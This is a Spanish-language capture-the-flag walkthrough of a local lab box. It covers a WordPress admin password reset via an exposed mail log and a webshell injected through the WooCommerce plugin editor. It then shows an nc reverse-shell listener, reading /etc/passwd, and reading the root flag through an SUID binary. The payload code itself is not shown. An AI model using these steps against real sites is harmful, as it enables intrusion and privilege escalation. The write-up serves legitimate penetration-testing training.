
Hint: The password should be at least twelve characters long. To make it stronger, use upper and lower case letters, numbers, and symbols like ! " ? \$ % ^ & ).

Generate Password Save Password




Hemos logrado cambiar la contraseña de admin por medio del log del correo que quedó expuesto en un directorio publicado, vamos a usar la credencial restablecida de admin para ver que encontramos en WordPress que nos sirva para lograr obtener la bandera





Hemos logrado obtener acceso al panel de administración de WP


Ahora nos vamos al editor de plugins y seleccionamos WooCommerce que está activo y agregamos el siguiente código



Ahora vamos a probar nuestro webshell


Ejecución de comando: `id`

Con la ruta completa del archivo php con el código malicioso inyectado



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Desde la raíz del sitio web



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

CyberStore - WooCommerce Labs


Cart Checkout My account Sample Page Shop

# Blog

Hello world!


Ejecución de comando: `cat /etc/passwd`

Con la ruta completa del archivo php con el código malicioso inyectado




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin mysql:x:100:101:MySQL Server,,:/nonexistent:/bin/false sshd:x:101:65534::/run/sshd:/usr/sbin/nologin srv_backup:x:1000:1000::/home/srv_backup:/bin/bash
```

Desde la raíz del sitio web




Ahora que ya tenemos RCE vamos a ejecutar un código para establecer una sesión de shell remota

Primero ponemos a escuchar en una terminal con nc



Ahora ejecutaremos código de reverse shell simple con bash



Al ejecutar el código vemos que el sitio se queda como procesando lo que me hace suponer que logramos establecer la sesión de remote shell, vamos a regresar a la terminal que dejamos en escucha para verificar nuestra suposición

```
(chifay@kali)-[~/Whoami-Labs/CANCELED]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 34616
bash: cannot set terminal process group (497): Inappropriate ioctl for device
bash: no job control in this shell
www-data@canceled:/var/www/html$
```

Ya tenemos establecida nuestra sesión como www-data, vamos a ver que permisos tenemos con este usuario

```
www-data@canceled:/var/www/html$ whoami
whoami
www-data
www-data@canceled:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@canceled:/var/www/html$ sudo -l
sudo -l
bash: sudo: command not found
```

## Búsqueda de binarios SUID

```
www-data@canceled:/var/www/html$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
 820423    64 -rwsr-xr-x   1 root    root      62672 Dec 14  2025 /usr/bin/chfn
 820564    68 -rwsr-xr-x   1 root    root      68248 Dec 14  2025 /usr/bin/passwd
 820616    72 -rwsr-xr-x   1 root    root      72000 Nov 21  2024 /usr/bin/su
 820490    88 -rwsr-xr-x   1 root    root      88496 Dec 14  2025 /usr/bin/gpasswd
 820640    36 -rwsr-xr-x   1 root    root      35128 Nov 21  2024 /usr/bin/umount
 820548    60 -rwsr-xr-x   1 root    root      59704 Nov 21  2024 /usr/bin/mount
 820429    52 -rwsr-xr-x   1 root    root      52880 Dec 14  2025 /usr/bin/chsh
 820553    48 -rwsr-xr-x   1 root    root      48896 Dec 14  2025 /usr/bin/newgrp
   1642    644 -rwsr-xr-x   1 root    root     657984 May  5 10:26 /usr/lib/openssh/ssh-keysign
 131085    16 -rwsr-xr-x   1 root    root      16152 Jul 10  06:27 /usr/local/bin/sysmonitor
www-data@canceled:/var/www/html$
```

Tenemos un SUID interesante en /usr/local/bin/sysmonitor que se ejecuta con los permisos de root, vamos a ejecutarlo para ver que hace

```
www-data@canceled:/var/www/html$ /usr/local/bin/sysmonitor
/usr/local/bin/sysmonitor
Uso: /usr/local/bin/sysmonitor <archivo_logs>
www-data@canceled:/var/www/html$
```

Al ejecutarlo nos da las indicaciones de uso, es un binario que se ejecuta con los permisos de root y al parecer nos permite ver el contenido de archivos de logs, vamos a probarlo directo con la bandera para ver si podemos obtener su contenido

```
www-data@canceled:/var/www/html$ /usr/local/bin/sysmonitor /root/flag.txt
/usr/local/bin/sysmonitor /root/flag.txt
flag{[REDACTED]}
www-data@canceled:/var/www/html$
```

Hemos logrado obtener la bandera de root, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/CANCELED
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CANCELED chifay@kali: ~/Whoami-Labs/CANCELED

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen...
Imagen lista
Desplegando...
Esperando a que el contenedor se inicialice (instalando servicios)...

¡Listo para atacar!

Lab: CANCELED
Dificultad: ★★★★★ medio
XP: 3

Objetivo: 172.17.0.2
Fecha: 2026-09-06 11:16:10 -0600

Flag (CANCELED{ ... }): flag{[REDACTED]}

🏆 ¡Conquistado!
CANCELED completado
Hora: 2026-09-06 13:53:31 -0600
Tiempo Total: 2h 37m 21s

Ctrl+C para salir
```